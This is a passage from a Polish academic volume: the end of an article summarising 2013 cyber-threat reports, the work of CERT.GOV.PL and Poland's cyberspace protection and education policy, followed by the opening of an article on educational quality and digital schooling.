szkołach podstawowych⁴.

² <http://www.kaspersky.pl/about.html>

³ <http://bip.msw.gov.pl/portals/bip/6/19057>

⁴ www.321internet.pl

1. Najważniejsze incydenty dotyczące bezpieczeństwa w roku 2013 oraz prognozy bezpieczeństwa dotyczące roku 2014

Informacje dotyczące liczby cyberataków, zagrożeń mobilnych, aplikacji podatnych na ataki wykorzystywane przez cyberprzestępców, zagrożeń online obejmujących ataki poprzez strony WWW, zagrożeń lokalnych zostały zaprezentowane w raporcie Kaspersky Security Bulletin 2013. Podsumowanie 2013 r.⁵ „Zgodnie z informacją” na powyższej stronie raport ten wchodzi w skład Kaspersky Security Bulletin 2013 i opiera się na danych uzyskanych i przetworzonych przy użyciu Kaspersky Security Network (KSN). KSN wprowadza technologie oparte na chmurze do produktów korporacyjnych oraz przeznaczonych dla użytkowników indywidualnych i stanowi jedną z najważniejszych innowacji firmy Kaspersky Lab. Statystyki prezentowane w raporcie oparte są na danych uzyskanych z produktów Kaspersky Lab zainstalowanych na komputerach użytkowników na całym świecie. Użytkownicy wyrazili zgodę na pozyskiwanie z ich komputerów informacji statystycznych na temat szkodliwej aktywności. W raporcie scharakteryzowano rok 2013 ze względu na liczbę cyberataków. W roku 2013 produkty Kaspersky Lab zneutralizowały 5 188 740 554 cyberataki na komputery użytkowników i urządzenia mobilne. W przypadku nowych modyfikacji szkodliwego oprogramowania na urządzenia mobilne wykryto ich 104 427, produkty Kaspersky Lab zneutralizowały 1 700 870 654 ataki zainicjowane z komputerów będących online na całym świecie, wykryto blisko 3 mld ataków wirusów na komputery użytkowników⁶. Z udaremnionych ataków łącznie 1,8 mln stanowiły szkodliwe i potencjalnie niechciane programy. W roku 2013 w dziedzinie mobilnego szkodliwego oprogramowania pojawił się szkodnik Obad, stanowiący prawdopodobnie najbardziej wszechstronne mobilne szkodliwe oprogramowanie spośród wykrytych do tej pory i obejmuje wiele rozmaitych metod i funkcji. Twórcy raportu zwracają uwagę na fakt, iż Obad jest dystrybuowany na wiele sposobów, w tym przez wstępnie ustawione botnety. Smartfony z systemem Android zainfekowane trojanem Opfake.a są używane do powielania i wysyłania wiadomości tekstowych zawierających złośliwe linki do każdego kontaktu na urządzeniu ofiary. Do ważnych wydarzeń dotyczących zagrożeń mobilnych w roku 2013 zalicza się: mobilny phishing, kradzież informacji dotyczących karty kredytowej przypisanej do mobilnego rachunku, mobilne trojany, które sprawdzają saldo na rachunku ofiary, co pomaga cyberprzestępcom w uzyskaniu jak największych zysków, wykorzystywanie mobilnych botnetów, używanie usługi Google Cloud Messaging (GCM) do kontroli urzą-

⁵ http://securelist.pl/analysis/7256,kaspersky_security_bulletin_2013_podsumowanie_2013_r.html

⁶ M. Zalewski, *Przewodnik po bezpieczeństwie nowoczesnych aplikacji WWW*, Gliwice 2012.

dzeń zombie podłączonych do botnetu, stosowanie plików z rozszerzeniem APK, dające możliwość szpiegowania danych osobowych na urządzeniach mobilnych ofiar i umożliwiając ich namierzenie.

Również firma Symantec opublikowała Raport Norton (dawniej Norton Cybercrime Report). Jest to jedno z największych badań dotyczących cyberprzestępczości dotyczącej użytkowników indywidualnych na całym świecie. Raport Norton opiera się on na ankietach z udziałem ponad 13 000 dorosłych respondentów z 24 krajów⁷. Zawarto w nim informacje dotyczące polskich internautów. Według autorów raportu „w ciągu ostatnich 12 miesięcy 6 milionów Polaków padło ofiarą cyberprzestępców. tym czasie koszty związane z działalnością przestępców internetowych wyniosły w naszym kraju 6 miliardów złotych. Tylko 28% użytkowników używa podstawowych programów zabezpieczających na smartfonach, 50% użytkowników smartfonów nie kasuje maili od nieznanych nadawców, 21% polskich rodziców pozwala dzieciom korzystać ze swoich służbowych urządzeń, a w szczególności grać na nich, pobierać aplikacje oraz robić zakupy, a 31% Polaków dzieli się z innymi swoimi hasłami do mediów społecznościowych”.

Raport zawierający prognozy dotyczące cyberbezpieczeństwa w 2014 roku „Blurring Boundaries: Trend Micro Security Predictions for 2014 and Beyond” przedstawiła Trend Micro Incorporated (TYO: 4704, TSE: 4704), która jako światowy lider w dziedzinie oprogramowania i rozwiązań zabezpieczających dąży do zapewnienia bezpiecznego globalnego środowiska wymiany informacji cyfrowych⁸. Według Rika Fergusona, Global VP Security Research w Trend Micro: „Widzimy jak szybko wzrasta poziom zaawansowania cyberzagrożeń. Konsekwencje tego trendu odczują zarówno pojedynczy użytkownicy, jak i przedsiębiorstwa i instytucje rządowe. Zagrożenia czyhające na użytkowników mobilnej bankowości, ataki ukierunkowane, coraz większe zagrożenia wycelowane w prywatne dane oraz potencjalnie jedna poważna kradzież danych każdego miesiąca – wszystko to czeka nas w przyszłym roku. Będziemy też świadkami rozwoju trendu IoE, stanowiącego preludeum do eksplozji przyszłych technologicznych przełomów, których możemy spodziewać się wraz z końcem tej dekady”. W raporcie zawarto również prognozy na rok 2014 dotyczące działań cyberprzestępców. Dotyczą one wzrostu do 3 mln liczby złośliwych aplikacji oraz programów „wysokiego ryzyka” wymierzonych w system Android, bankowość online obsługiwana z poziomu urządzeń mobilnych będzie bardziej narażona na ataki typu „Man-in-the-Middle”, co spowoduje, że dwustopniowy proces weryfikacji przestanie być wystarczającym zabezpieczeniem. Prognozy do-

⁷ <http://www.polskieradio.pl/111/1890/Artykul/951996,Raport-Norton-2013>; http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=norton-report-2013

⁸ J. Petersen, *Cyberzagrożenia w 2014 wg Trend Micro*, <http://www.polskieradio.pl/111/1890/Artykul/1010793,Cyberzagrozenia-w-2014-wg-Trend-Micro>

tyczą również metod wykorzystywanych przez cyberprzestępców. Cyberprzestępcy będą częściej korzystać z metod stosowanych podczas ataków ukierunkowanych, takich jak analizy oprogramowania open source oraz techniki spear phishing, doskonale dostosowane do danej sytuacji, urządzenia mobilne będą częstszym celem dla zaawansowanych zagrożeń, takich jak click jacking i ataki typu „watering hole”. Według autorów raportu, w 2014 roku będziemy świadkami wzrostu tempa ataków ukierunkowanych. Autorzy podkreślają także wagę ataków na kluczowe elementy infrastruktury o znaczeniu strategicznym, nowe wyzwania związane ze sferą tzw. IoE (*Internet of Everything* – Internet wszystkiego) i Ukrytą Siecią – podziemiem Deep Web. Działania w zakresie poprawy bezpieczeństwa cyberprzestrzeni podejmuje Fundacja Bezpieczna Cyberprzestrzeń. Fundacja Bezpieczna Cyberprzestrzeń powstała w czerwcu 2010 roku, jej celem jest działanie na rzecz bezpieczeństwa cyberprzestrzeni, w tym działanie na rzecz poprawy bezpieczeństwa w sieci Internet. Fundacja ma swój udział w tworzeniu periodyka „CIIP focus” wydawanego przez Rządowe Centrum Bezpieczeństwa. W 2012 roku zainicjowała ona, współorganizowała i koordynowała pierwsze w Polsce ćwiczenia z ochrony w cyberprzestrzeni – CyberEXE Polska 2012⁹. Fundacja opracowała własny raport dotyczący zagrożeń cyberprzestrzeni. Przygotowany raport na temat prognoz dotyczących zagrożeń teleinformatycznych w 2013 r. był najprawdopodobniej pierwszym tego typu raportem, na wyniki którego składały się głosy polskich specjalistów ds. bezpieczeństwa teleinformatycznego¹⁰.

2. Rządowy Zespół Reagowania na Incydenty Komputerowe – działania w zakresie rozpoznawania, zapobiegania oraz zwalczania cyberzagrożeń

W dniu 1 lutego 2008 roku został powołany Rządowy Zespół Reagowania na Incydenty Komputerowe CERT.GOV.PL. Zgodnie z dokumentem „Raport o stanie bezpieczeństwa cyberprzestrzeni RP w 2012 roku” wydanym przez Agencję Bezpieczeństwa Wewnętrznego, podstawowym zadaniem zespołu jest zapewnienie i rozwijanie zdolności jednostek organizacyjnych administracji publicznej Rzeczypospolitej Polskiej do ochrony przed cyberzagrozeniami, ze szczególnym uwzględnieniem ataków ukierunkowanych na infrastrukturę obejmującą systemy i sieci teleinformatyczne, których zniszczenie lub zakłócenie może stanowić zagrożenie dla życia, zdrowia ludzi, dziedzictwa narodowego oraz środowiska w znacznych rozmiarach albo spowodować poważne straty

⁹ <http://cybsecurity.org/pdfy/RaportCyber-EXE2012.pdf>

¹⁰ http://cybsecurity.org/pdfy/FBC_Predictions_RAPORT_2013.pdf

materialne, a także zakłócić funkcjonowanie państwa¹¹. CERT.GOV.PL wykonuje testy bezpieczeństwa witryn dla administracji państwowej od 2008 roku¹². Prowadzi program sukcesywnego badania stanu zabezpieczeń witryn internetowych należących do instytucji administracji publicznej. Działania te mają na celu określenie poziomu bezpieczeństwa aplikacji WWW instytucji publicznych, a także usunięcie wykrytych nieprawidłowości. Instytucje, których witryny zostały przebadane, zostały poinformowane o wynikach audytu, wykrytych podatnościach istniejących w ich systemach i poinstruowane, jak podatności te usunąć. W 2012 roku przebadano 67 witryn należących do 33 instytucji państwowych. W 2012 roku w trakcie działania projektu skanowania witryn internetowych administracji publicznej wykryto ponad 1133 błędy. W 2012 roku, podobnie jak w latach poprzednich, odnotowana została znaczna liczba ataków typu website defacement. Ich wynikiem jest często podmiana zawartości strony głównej portalu, umieszczenie na serwerze strony phishingowej lub dodanie pliku do witryny. Pomimo prowadzonych przez zespół CERT.GOV.PL działań pro aktywnych takich jak testy bezpieczeństwa witryn oraz akcje uświadamiające, sektor polskiej administracji publicznej w dalszym ciągu jest podatny na tego typu ataki cybernetyczne. Użytkownik zainteresowany bezpieczeństwem teleinformatycznym może korzystać z informacji umieszczonych w witrynie¹³. Witryna jest źródłem specjalistycznych informacji związanych z bezpieczeństwem teleinformatycznym. Publikowane są tam m.in. aktualne informacje dotyczące istotnych zagrożeń, nowych podatności w popularnych systemach i aplikacjach, najczęstszych form ataków sieciowych oraz ochrony przed zagrożeniami. W zasobach witryny użytkownik znajdzie również biuletyny bezpieczeństwa udostępniane przez producentów sprzętu i oprogramowania.

W dniu 25 czerwca 2013 roku Komitet Stały Rady Ministrów przyjął dokument „Polityka Ochrony Cyberprzestrzeni Rzeczypospolitej Polskiej”¹⁴. Zawarto w nim informacje dotyczące głównych przesłanek i założeń polityki ochrony cyberprzestrzeni RP, głównych działań związanych z bezpieczeństwem cyberprzestrzeni, procesem wdrożenia i mechanizmami realizacji zapisów dokumentu, finansowaniem oraz oceną skuteczności polityki ochrony cyberprzestrzeni Rzeczypospolitej Polskiej. W ramach realizacji Polityki Ochrony Cyberprzestrzeni Rzeczypospolitej Polskiej Rada Ministrów widzi potrzebę rozpoczęcia prac nad wdrożeniem działań edukacyjnych. Zakłada się, że działania z tego zakresu będą prowadzone wśród obecnych oraz przyszłych użytkowników Cyberprzestrzeni RP.

¹¹ Raport o stanie bezpieczeństwa cyberprzestrzeni RP w 2012 roku <http://www.cert.gov.pl/cer/publikacje/raporty-o-stanie-bezpi/605,Raport-o-stanie-bezpieczenstwa-cyberprzestrzeni-RP-w-2012-roku.html>

¹² E. Schetina, K. Green, J. Carlson, *Bezpieczeństwo w sieci*, Helion, Gliwice 2002.

¹³ <http://www.cert.gov.pl>

¹⁴ Polityka Ochrony Cyberprzestrzeni Rzeczypospolitej Polskiej <http://www.cert.gov.pl/cer/publikacje/polityka-ochrony-cyber/639,Polityka-Ochrony-Cyberprzestrzeni-Rzeczypospolitej-Polskiej.html>

3. Cyberedukacja dla bezpieczeństwa

W dokumencie „Polityka Ochrony Cyberprzestrzeni Rzeczypospolitej Polskiej” zostały przedstawione założenia dotyczące kształcenia, szkoleń i uświadamiania w dziedzinie bezpieczeństwa. Założenia te obejmują: szkolenia pełnomocników ds. bezpieczeństwa cyberprzestrzeni, wprowadzenie tematyki bezpieczeństwa teleinformatycznego jako stałego elementu kształcenia na uczelniach wyższych, kształcenie kadry urzędniczej w administracji rządowej, prowadzenie kampanii społecznej o charakterze edukacyjno-prewencyjnym. Jednym z podstawowych aspektów zapewnienia bezpieczeństwa cyberprzestrzeni jest posiadanie wysoko wykwalifikowanych kadr w sektorze publicznym i prywatnym odpowiadających za utrzymanie systemów teleinformatycznych ze szczególnym uwzględnieniem zasobów kluczowych dla bezpieczeństwa państwa. W celu zapewnienia ciągłego dopływu odpowiednio wyszkolonych specjalistów z dziedziny bezpieczeństwa teleinformatycznego staje się konieczne zaangażowanie szkół wyższych w realizację tych założeń. Zakłada się, iż zagadnienia związane z bezpieczeństwem cyberprzestrzeni powinny stać się stałym elementem nauczania, a w szczególności powinno to dotyczyć uczelni technicznych kształcących informatyków. Zakłada się również uwzględnienie tematyki bezpieczeństwa teleinformatycznego wśród efektów kształcenia określonych w Krajowych Ramach Kwalifikacji dla Szkolnictwa Wyższego. Przedstawiono też założenia obejmujące przeprowadzenie kampanii społecznej o charakterze edukacyjno-prewencyjnym. Kampania społeczna adresowana do dzieci, młodzieży i ich rodziców w dużej mierze powinna być realizowana w placówkach oświatowych wszystkich szczebli. Przewiduje się również realizację kampanii za pośrednictwem środków masowego przekazu. Zwrócono uwagę na to, że powszechność korzystania przez obywateli z systemów dołączonych do sieci Internet oraz zwiększające się znaczenie dostępności usług oferowanych przez cyberprzestrzeń, wymuszają konieczność podnoszenia świadomości odnośnie do bezpiecznych metod korzystania z Internetu oraz uświadomienia obywateli na pojawiające się zagrożenia. Ważnymi elementami walki z cyberzagrożeniami są świadomość i wiedza na temat sposobów przeciwdziałania i zwalczania zagrożeń. Podkreślono, że jedynie odpowiedzialne zachowanie wyedukowanego użytkownika może skutecznie minimalizować ryzyko wynikające z istniejących zagrożeń, we współczesnym świecie zapewnienie bezpieczeństwa teleinformatycznego w dużej mierze zależy od wiedzy i działań każdego użytkownika cyberprzestrzeni. Kampania społeczna o charakterze edukacyjno-prewencyjnym będzie miała charakter wielowymiarowy i w zależności od potrzeb jej adresatów nastąpi zróżnicowanie form i treści przekazu. Skierowana będzie do ogółu społeczeństwa, a w szczególności do: dzieci i młodzieży, rodziców oraz nauczycieli.

Jako grupę najbardziej podatną na wpływy i narażoną na zagrożenia z cyberprzestrzeni wskazano dzieci i młodzież. Celem wytworzenia nawyków, które uchronią młodych ludzi przed zagrożeniami czyhającymi na nich w sieci (np. przed zjawiskiem zwanym *cyberbullying* – przemocą w sieci, zawieraniem niebezpiecznych znajomości, niecenzuralnymi treściami, piractwem, uzależnieniem od Internetu) edukacja powinna rozpocząć się już od najmłodszych lat¹⁵. Wiedzę na temat zagrożeń z cyberprzestrzeni dziecko powinno uzyskiwać przede wszystkim w szkole na wszystkich poziomach edukacji (szkoła podstawowa, gimnazjum, szkoła ponadgimnazjalna). Kolejną grupą, do której adresowana będzie kampania, są rodzice. To rodzice są odpowiedzialni za przygotowanie dzieci do funkcjonowania w społeczeństwie w tym w społeczeństwie informacyjnym. Celem skutecznego nadzoru nad działalnością dziecka w Internecie rodzice powinni zdobyć odpowiednią wiedzę na temat zagrożeń z cyberprzestrzeni oraz metod ich eliminowania. Kampania społeczna adresowana jest również do nauczycieli. Podkreślono, że od roku 2004 kształcenie nauczycieli w ramach specjalizacji odbywa się zgodnie z Rozporządzeniem Ministra Edukacji Narodowej i Sportu, określającym standardy kształcenia nauczycieli¹⁶. W ramach zajęć obowiązkowych na studiach wyższych nauczyciele uzyskują podstawową wiedzę z zakresu technologii informacyjnych, w tym również bezpiecznego i świadomego korzystania z systemów teleinformatycznych. Założeniem jest, że w ramach kampanii społecznej informacje dotyczące bezpieczeństwa teleinformatycznego oraz przedsięwzięć edukacyjnych i organizacyjno-prawnych podejmowanych w ramach Polityki będą prezentowane na stronach internetowych Ministerstwa Administracji i Cyfryzacji oraz na stronie Rządowego Zespołu Reagowania na Incydenty Komputerowe CERT.GOV.PL. Należy także zwrócić szczególną uwagę na jedną z największych inicjatyw poświęconych bezpieczeństwu w sieci, jaką jest projekt „3... 2... 1 Internet!”. Program „3... 2... 1... Internet!” jest jednym z działań w ramach inicjatywy Microsoft „Partnerstwo dla Przyszłości”, który dedykowany jest polskiej edukacji i wspiera wszelkie innowacyjne inicjatywy przeciwdziałające zjawisku „wykluczenia cyfrowego” młodego pokolenia.

Zakończenie

Analizując przedstawione powyżej dokumenty należy pamiętać o skoordynowaniu działań z zakresu zapobiegania i zwalczania zagrożeń ze strony

¹⁵ J. Pyżalski, *Agresja elektroniczna i cyberbullying jako nowe ryzykowne zachowania młodzieży*, Kraków 2012.

¹⁶ Rozporządzenie Ministra Edukacji Narodowej i Sportu z dnia 7 września 2004 r. w sprawie standardów kształcenia nauczycieli (Dz.U. nr 207, poz. 2110).

cyberprzestrzeni. W dokumencie „Polityka Ochrony Cyberprzestrzeni Rzeczypospolitej Polskiej” zaprezentowano przewidywalne efekty polityki ochrony cyberprzestrzeni. Obejmują one spójną dla wszystkich zaangażowanych podmiotów politykę dotyczącą bezpieczeństwa cyberprzestrzeni, skuteczny system koordynacji i wymiany informacji pomiędzy publicznymi i prywatnymi podmiotami odpowiedzialnymi za zapewnianie bezpieczeństwa cyberprzestrzeni oraz tymi, które dysponują zasobami stanowiącymi krytyczną infrastrukturę teleinformatyczną państwa. Działania te zwiększą również świadomość obywateli, co do metod bezpiecznego użytkowania systemów dostępnych elektronicznie i sieci teleinformatycznych.

Bibliografia

- Pyżalski J., *Agresja elektroniczna i cyberbullying jako nowe ryzykowne zachowania młodzież*, Kraków 2012.
- Schetina E., Green K., Carlson J., *Bezpieczeństwo w sieci*, Gliwice 2002.
- Zalewski M., *Przewodnik po bezpieczeństwie nowoczesnych aplikacji WWW*, Gliwice 2012.

Netografia

- http://www.kaspersky.pl/about.html?s=news_reviews&cat=3&newsid=2166
- <http://www.kaspersky.pl/about.html>
- <http://bip.msw.gov.pl/portal/bip/6/19057>
- www.321internet.pl
- http://securelist.pl/analysis/7256,kaspersky_security_bulletin_2013_podsumowanie_2013_r.html
- <http://www.polskieradio.pl/111/1890/Artykul/951996,Raport-Norton-2013>; http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=norton-report-2013
- <http://cybsecurity.org/pdfy/RaportCyber-EXE2012.pdf>
- http://cybsecurity.org/pdfy/FBC_Predictions_RAPORT_2013.pdf
- <http://www.cert.gov.pl>

Aleksander PIECUCH

Uniwersytet Rzeszowski

JAKOŚĆ KSZTAŁCENIA A CYFROWA EDUKACJA

QUALITY OF TEACHING AND DIGITAL EDUCATION

Słowa kluczowe: jakość kształcenia, edukacja, zdrowie

Keywords: quality of education, education, health

Streszczenie

Artykuł w zarysie omawia zagadnienia związane z jakością kształcenia we współczesnej szkole w kontekście coraz powszechniejszego wykorzystywania do tego celu środków informatycznych. Z tej perspektywy poddano próbie oceny nowy projekt cyfrowej szkoły. Ważnym aspektem postępującej informatyzacji jest zdrowie, szczególnie najmłodszych użytkowników nowoczesnych technologii.

Summary

Article at a glance discusses issues related to the quality of education in the modern school, in the context of the increasingly widespread use for the purpose of information. From this perspective, were subjected to an evaluation of a new design digital school. An important aspect of the ongoing computerization is health, especially the youngest members of modern technology.

Wstęp

Każda znana nam do tej pory cywilizacja dostosowywała swój model edukacji do aktualnych potrzeb i wyzwań. Dla każdej formy społeczeństwa można także wskazać technologie, które je definiowały. W społeczeństwach agrarnych były nimi: technologie uprawy roli i hodowli, w przemysłowych: technologie wydobywcze i przetwórcze surowców naturalnych, wytwórcze oraz energetyczne. W społeczeństwie informacyjnym tymi technologiami są: technologie informacyjno-komunikacyjne. To im przypisuje się największy priorytet i w nich upatruje się nowych szans rozwoju cywilizacyjnego. Transformacji społeczeństwa towarzyszy przy tym niebywałe tempo zmian: społecznych, kulturowych, gospodarczych, ekonomicznych i technicznych. Jak zauważa S. Włoch: „jednostka ludzka musi te zmiany nie tylko zaakceptować, ale także nauczyć się żyć w tej nowej rzeczywistości i współtworzyć ją. W przystosowaniu do zmian naj-

większą rolę odgrywa edukacja i ona we współczesnym świecie staje się najważniejszym wskaźnikiem rozwoju kapitału ludzkiego”¹. Stąd era społeczeństwa informacyjnego także narzuca konieczność zmian w sferze edukacji, która do tej pory realizuje założenia cywilizacji industrialnej. Konieczne są zmiany, które dostosują współczesny model szkoły do rzeczywistych potrzeb, oczekiwań społecznych i wyzwań. Potrzebne zatem są zmiany nie w szkole, lecz szkoły jako instytucji. Zdaniem C. Banacha: „szkoła rozwinięta cywilizacyjnie to ta, która nadaża za rozwojem mediów, komputeryzacją i internetyzacją kształcenia; przygotowuje uczniów do zdobywania informacji z różnych źródeł, racjonalnego korzystania z nich oraz przekształcania w wiedzę i mądrość; przeciwdziała zagrożeniom ze strony technologii informacyjnej, obniżeniu się poziomu intelektualnego społeczeństwa, ekonomicznemu encyklopedyzmowi i rosnącemu stresowi wynikającemu z nadmiaru bodźców”².

1. Jakość kształcenia

„Z pojęciem jakości spotykamy się, gdy mowa o produkcie lub usłudze. Dobrej lub złej jakości może być telewizor, samochód, pączek, a także obsługa klienta w restauracji, banku, sądzie, szkole lub szpitalu”³. Pierwotną eksplikację pojęcia „jakość” przypisuje się Platonowi, który określa ją jako: „pewien stopień doskonałości”. Z leksykalnych źródeł wynika, że jest to: „właściwość, rodzaj, gatunek, wartość danego przedmiotu czy zjawiska, zgodność z celem, zgodność ze specyfikacją, stopień doskonałości wyrobu lub usługi, zespół cech i charakterystyk wyrobu lub usługi, które noszą w sobie zdolność zaspokojenia określonej potrzeby”⁴. W odniesieniu do pracy szkoły jej jakość ocenia się jako: stopień wykorzystania w działaniach organizacyjnych, dydaktycznych i wychowawczych możliwości uczniów, nauczycieli oraz warunków materialnych, społecznych i organizacyjnych dla wspierania wszechstronnego rozwoju ucznia⁵.

Potencjalnie, wspomniane w przytaczanych definicjach warunki pozostają spełnione w polskich szkołach. Pracują w nich nauczyciele z wyższym wykształceniem (w zdecydowanej większości po ukończonych studiach kierunko-

¹ S. Włoch, *Edukacja jaka? – szansą czy zagrożeniem ucznia* [w:] *Edukacja w społeczeństwie wiedzy*, red. K. Denek, A. Kamińska, W. Kojs, P. Oleśniewicz, Sosnowiec 2010.

² C. Banach, A. Rajkiewicz, *Najpilniejsze problemy do rozwiązania w systemie edukacji w latach 2004–2015*, „Nowa Szkoła”, nr 1/2004.

³ A.J. Blikle, *Doktryna jakości. Rzecz o skutecznym zarządzaniu*, www.moznainaczej.com.pl

⁴ Por.: M. Szymczak (red.), *Słownik języka polskiego*, PWN, Warszawa 1978.

⁵ K. Stróżyński, *Jakość pracy szkoły* [w:] *Encyklopedia pedagogiczna XXI wieku*, red. T. Pilch, t. 2, Żak, Warszawa 2003.

wych o specjalności nauczycielskiej) dysponujący już dzisiaj niezłą bazą technicznych środków dydaktycznych, w tym komputerów. Nad wszystkimi poczynaniami szkół i placówek oświatowych „czuwają” programy mierzenia jakości szkół i placówek oświatowych. Skąd zatem od wielu już lat w publikacjach naukowych dominuje ton złego przygotowania uczniów i to na wszystkich szczeblach edukacji? Z wysokim prawdopodobieństwem można postawić tezę, że zawirowania w edukacji w dużej mierze zawdzięcza się dynamicznemu rozwojowi techniki w tym techniki związanej przede wszystkim z branżą informatyczną. Komputer z nowego nieznanego urządzenia, którego możliwości nikt początkowo do końca nie znał, ewoluował do rangi urządzenia burzącego dotychczasowe znane schematy funkcjonowania człowieka, w środowisku pracy, w środowisku społecznym i w rzeczywistości edukacyjnej. Na tę eksplozję technologiczną przełomu wieków, warto też spojrzeć z perspektywy Jacquesa Ellula:

- „1. Wszelki postęp techniczny powoduje zarówno zyski, jak i straty; gdy coś dodaje, to zawsze coś ujmuje.
2. Wszelki postęp techniczny stwarza więcej problemów, aniżeli rozwiązuje; skłania nas do postrzegania tych problemów jako technicznych ze swej natury i popycha do szukania rozwiązań technicznych.
3. Negatywne aspekty technicznych innowacji są nierozłącznie związane z aspektami pozytywnymi. Naiwnością jest sąd, że technika jest neutralna, iż może być używana dla dobrych albo dla złych celów; w rzeczywistości dobre i złe konsekwencje są równoczesne i nieodłączne.
4. Wszystkie wynalazki techniczne mają nieprzewidywalne konsekwencje”⁶.

Prawdopodobnie nikt nie przewidywał, że technologie informatyczne i informacyjne w skuteczny sposób będą czynnikiem sprzyjającym ograniczeniu rozwoju innych, dotąd uznawanych za elementarne umiejętności człowieka. Przykładów na poparcie tej tezy dostarczają codzienne obserwacje. Wymieńmy kilka najważniejszych:

- „zanik umiejętności odręcznego pisania. Przestało się zwracać uwagę na kształt i czytelność znaków, słów i zdań. Czytelność tekstów ma zapewnić edytor tekstu;
- ograniczenie umiejętności pisowni zgodnej z zasadami ortografii i interpunkcji – to również zawdzięcza się edytorowi tekstu;
- komputer, kalkulator, teraz również już telefon komórkowy – to te urządzenia i aplikacje, które oduczają w coraz większym stopniu umiejętności pamięciowego liczenia. Już teraz uczniowie mają kłopoty z tabliczką mnożenia;
- zanik umiejętności pracy z podstawowymi przyrządami kreślarskimi. Wraz z tą umiejętnością zanika umiejętność wykonywania każdego rodzaju rysunku, w tym rysunku technicznego;

⁶ Za: T. Goban-Klas, *Nadchodzące społeczeństwo medialne*, „Chowanna”, t. 2 (29), UŚ, Katowice 2007.

- zanik umiejętności przeprowadzenia logicznego wywodu. Obserwuje się tendencje do rozwiązania jakiegokolwiek problemu (bez względu na jego złożoność) przy pomocy Internetu. Nie wykorzystuje się go zatem do weryfikacji własnych rozwiązań, ale wszystko co odnalezione w sieci przyjmuje się w większości przypadków za pewnik niepodlegający weryfikacji;
- coraz mniej informacji zapamiętujemy na rzecz ich składowania w pamięciach masowych komputera;
- wśród uczniów i studentów obserwuje się coraz większy brak umiejętności prowadzenia notatek;
- degradacji ulega umiejętność tworzenia i wymiany korespondencji. Nieśluszenie uważa się, że list e-mail jest czymś innym niż list tradycyjny. Nie chodzi oczywiście o kwestionowanie formy korespondencji elektronicznej, ale o jej jakość (brak odpowiedzi, skróty językowe, nieodpowiednia forma itp.), a więc te elementy, które uważało się za stanowiące bądź nie o dobrym wychowaniu;
- zastępowanie prawdziwej kultury: sztuka teatralna, ambitne kino, literatura, jej substytutem – komputerem i siecią Internet, np. gry sieciowe, przeglądanie ofert handlowych, zdjęć, przeglądanie stron internetowych, które nie wnoszą niczego nowego do rozwoju intelektualnego człowieka⁷.

Powyższe ograniczenia to tylko kilka przykładów i z pewnością nie wyczerpujących katalogu potencjalnych zagrożeń dla rozwoju intelektualnego człowieka, a uznać je możemy za Ellulem za nieprzewidywalne konsekwencje upowszechnienia się technologii informacyjno-komunikacyjnych. Wbrew wszystkiemu kolejne reformy systemu oświaty nie przynoszą oczekiwanych efektów. Niestety, także jak zauważa A. Bogaj: „przeniesienie punktu ciężkości z procesu kształcenia na jego rezultat, to zmiana, która w naszym systemie edukacji dokonywała się powoli, acz systematycznie. Jej początki można upatrywać w latach 70. w szkolnictwie amerykańskim. Wówczas to pojawiła się – rzekomo w trosce, o jakość kształcenia – koncepcja tzw. minimum kompetencji, a więc określająca ten zespół kompetencji, które każdy uczeń powinien posiadać w procesie kształcenia. Okazało się wkrótce, że szkoły nastawiły swoją pracę na to, z czego były »rozliczane« i tym samym minimum kompetencji oznaczało w praktyce edukacyjnej zarazem maksimum kompetencji”⁸.

Warto odnotować, że powoli w gremiach decyzyjnych zaczynają być dostrzegane deficyty kompetencji u uczniów kończących określony szczebel kształcenia. Zapoczątkowana reforma w 1999 roku ulega pewnym modyfikacjom. Zrezygnowano z *liceów profilowanych*, które nie przygotowywały ani

⁷ A. Piecuch, *Multimedialne kompetencje nauczycieli*, UR, Rzeszów 2011.

⁸ A. Bogaj, *Współczesne wyzwania edukacyjne* [w:] *Edukacja i technika*, red. H. Bednarczyk, E. Sałata, ITE-PIB, Radom 2010.

merytorycznie, ani praktycznie swoich absolwentów do podjęcia pracy zawodowej, ani też do rozpoczęcia studiów wyższych⁹. Dostrzeżono również potrzebę przywrócenia matematyki jako przedmiotu obowiązkowego na egzaminie maturalnym oraz zmiany formuły zdawania egzaminu maturalnego z języka polskiego. Propozycje tych zmian są na pewno słuszne i z jednej strony powinny pozytywnie wpłynąć na podniesienie efektów kształcenia, z drugiej zaś strony pozytywnie wpłynąć na dalsze wybory drogi kształcenia przez abiturientów.

Innym problemem, z którym na bieżąco musi się zmierzyć szkoła każdego szczebla nie wyłączając z tego szkół wyższych, to zmiany mentalne u uczniów/studentów dziś niemalże „zrośniętych” z siecią i tworzących z nią swego rodzaju jedność. Możliwość natychmiastowego sięgnięcia do zasobów informacyjnych w sieci ukształtowała model ucznia/studenta, nastawionego również na natychmiastowy efekt. Nie widzi on na ogół potrzeby zapamiętywania określonych informacji, a jeśli już je zapamiętuje to: „nie potrafi ich interpretować, ani zrobić z nich użytku – w rezultacie coraz mniej ludzi jest zdolnych do tak dziś cenionej kreatywności¹⁰. Era informacji stworzyła generację ludzi, którzy sądzą, że wiedzą więcej niż kiedykolwiek – gdy tymczasem ich zasoby umysłowe kurczą się, w miarę jak wzrasta ich uzależnienie od Internetu”¹¹.

Biegłość w posługiwaniu się klawiaturą komputerową przy wpisywaniu hasła do wyszukiwarki internetowej z pewnością jest ważną umiejętnością (sprawnością), ale tylko technologiczną. Niestety, większość użytkowników tę sprawność utożsamia z posiadaniem wiedzy¹². W zdecydowanej większości użytkowników docierają tylko do informacji i to nie zawsze pewnej i kompletnej. Posiadanie informacji to jeszcze nie wiedza. Nową wiedzę można wygenerować tylko i wyłącznie na bazie wiedzy już posiadanej. Nowa wiedza to ta, która jest innowacyjna lub inaczej wnosi nową jakość – np. technologiczną. Dochodzenie do niej jest przeważnie procesem złożonym, wymagającym holistycznego spojrzenia na problem i rozwiązania „po drodze” wielu innych mniej lub bardziej złożonych problemów. Proces ten zatem jeśli doprowadzi do powstania nowej – założonej jako cel wiedzy, to zostanie wzbogacony dodatkowo o wiedzę zdobytą przy okazji, a ta powiększa dodatkowo bazę wiedzy człowieka¹³. Istota proble-

⁹ Bardzo miarodajnym źródłem informacji o jakości kształcenia w liceach profilowanych są coroczne raporty Centralnej Komisji Egzaminacyjnej publikowane na stronie internetowej CKE.

¹⁰ J. Morbitzer, *Medialność a sprawność edukacyjna ucznia* [w:] *Człowiek – Media – Edukacja*, red. J. Morbitzer, E. Musiał, UP, Kraków 2012.

